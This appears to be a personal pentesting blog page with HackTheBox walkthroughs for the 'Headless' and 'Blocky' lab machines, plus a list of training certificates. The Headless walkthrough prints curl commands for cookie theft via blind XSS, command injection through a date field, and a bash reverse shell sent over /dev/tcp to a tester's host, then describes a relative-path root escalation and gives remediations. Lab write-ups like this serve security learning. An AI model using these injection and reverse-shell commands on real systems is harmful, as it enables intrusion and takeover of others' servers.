kami@kali:~$ journalctl
-
Headless writeup
Headless writeup
Difficulty: Easy
OS: Linux
Overview: Headless is an easy-difficulty Linux machine that features a Python Werkzeug server hosting a website. The website has a customer support form, which is found to be vulnerable to blind Cross-Site Scripting (XSS) via the User-Agent header. This vulnerability is leveraged to steal an admin cookie, which is then used to access the administrator dashboard. The page is vulnerable to command injection, leading to a reverse shell on the box. Enumerating the user’s mail reveals a script that does not use absolute paths, which is leveraged to get a shell as root.
Link: https://app.hackthebox.com/machines/Headless?sort_by=created_at&sort_type=desc
Machine IP: 10.129.8.19
Scanned the machine with Rustscan.
rustscan -a 10.129.8.19 --ulimit 5000 -b 2000 -- -A -Pn

Checked out the http server.

Right away this reminded me of Shellshock but no suck if that would be the attack avenue. Kicked off feroxbuster.
feroxbuster -u http://10.129.8.19:5000/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
Nothing interesting in robots.txt or source code. The For questions buttons brings us to a new page.

I was playing around with some XSS and looks like I was flagged.

This looks vulnerable to XSS. Something that would be interesting to find is the proper Cookie that gives us additional access, specifically to /dashboard that feroxbuster found. Currently this is catching our header though. Popped up an http listener and after some testing we were able to get the admin cookie.
curl -X POST http://10.129.8.19:5000/support \
-H "User-Agent: " \
--data-urlencode "fname=test" \
--data-urlencode "lname=test" \
--data-urlencode "email=test@test.com" \
--data-urlencode "phone=1234567890" \
--data-urlencode "message=killmepls"
Didn’t get a screenshot and this must be on some timer because rerunning the command I don’t get it. This was the response though is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0.
I added it to my cookie value in Storage Dev tools, refreshed and we get access to the Administrator Dashboard.

It looks like we can generate reports from this page. When running this it tells us the ‘Systems are up and running!’ This is likely running some command on the backend. In the input field I won’t be able to put a command. Confirmed with ‘id’.
curl -X POST http://10.129.8.19:5000/dashboard \
-H "Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0" \
--data-urlencode "date=2023-09-15;id""
Now we try and get a shell. After a bit of testing this worked:
curl -X POST http://10.129.8.19:5000/dashboard \
-H "Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0" \
--data-urlencode "date=2023-09-15;bash -c 'bash -i >& /dev/tcp/10.10.14.42/1337 0>&1'"”

Got user.txt


Ran sudo -l and we see /usr/bin/syscheck.
I checked GTFObins but it looks like it’s not a built in linux binary. I was able to read the file though.

As ./initdb.sh is calling the relative path and not an absolute path we can take advantage of that. Created my own initdb.sh that would get us root, ran the binary and we’re root.


GG

Full Attack Chain Summary
Key Takeaways
Trust no input — including headers. Most devs sanitize form fields but forget that User-Agent, Referer, and X-Forwarded-For are also attacker-controlled. Anything the server logs and later renders is an injection point.
Blind XSS is powerful precisely because you never see it fire. The payload lives in a log, gets rendered later in a different context (the admin panel), and executes there. Traditional XSS scanners often miss this entirely.
Session cookies without HttpOnly are trivially stealable. One flag would have broken the entire chain at step 4.
Relative paths in privileged scripts are a classic privesc. ./initdb.sh means “look in whatever directory I’m currently in” — an attacker controls that.
Remediations
Blind XSS — sanitize all HTTP headers before storing or rendering them. Use a Content Security Policy (CSP) to restrict what scripts can execute and where they can send data.
Cookie theft — set HttpOnly and Secure flags on session cookies. HttpOnly makes cookies inaccessible to JavaScript entirely.
Command injection — never pass user input directly to a shell. Use parameterized commands or a proper library (Python’s subprocess with a list, not a string).
Privilege escalation — always use absolute paths in scripts that run with elevated privileges. Audit sudo rules regularly and apply least privilege — dvir had no business running a system health script as root.
-
Certificates for posterity sake
Posting some certificates here for posterity sake as I’ve been told it is basically fluff on my LinkedIn.
Tryhackme
SOC Level 1 learning path
Security Engineer learning path
Red Teaming learning path
Junior Penetration Tester learning path
CompTIA Pentest+ learning path
Web application pentesting learning path
Offensive pentesting learning path
SoloLearn programming
Python Intermediate learning course
Python for beginners learning course
GG
-
Blocky writeup
10.129.6.159
Scanned the machine with rustscan.

Tried navigating to the webserver but have to add blocky.htb to /etc/hosts. Rest of nmap finished.

And we get a cool website when navigating back. Minecraft is goated btw, got me through gradeschool.

It’s under construction. Nothing in sourcecode or robots.txt. Kicked off ffuf scan.

Meanwhile lets check out the other ports. Ftp no anonymous but we get a version atleast.

Found this when checking the version https://github.com/t0kx/exploit-CVE-2015-3306. This takes advantage of mod_copy. Unfortunately this failed.

Checked port 22. The version of that does have a vulnerability that I seen in the past but hackthebox machines usually patch it. I will just keep this in the back of my head for now. The last port also looks like a minecraft server. I doubt thats the path we need to take. At this point ffuf finished. I’m not going to bother showing screenshots. I’m annoyed about scrolling through errors so for the future I’m going to start using feroxbuster again (I know I can filter them out but I’d really just prefer to drop one line command off the rip and not do testing first, also feroxbuster is recursive). I poked through the directories. Things to take away is phpmyadmin page, there’s wordpress and an interesting /plugins directory.
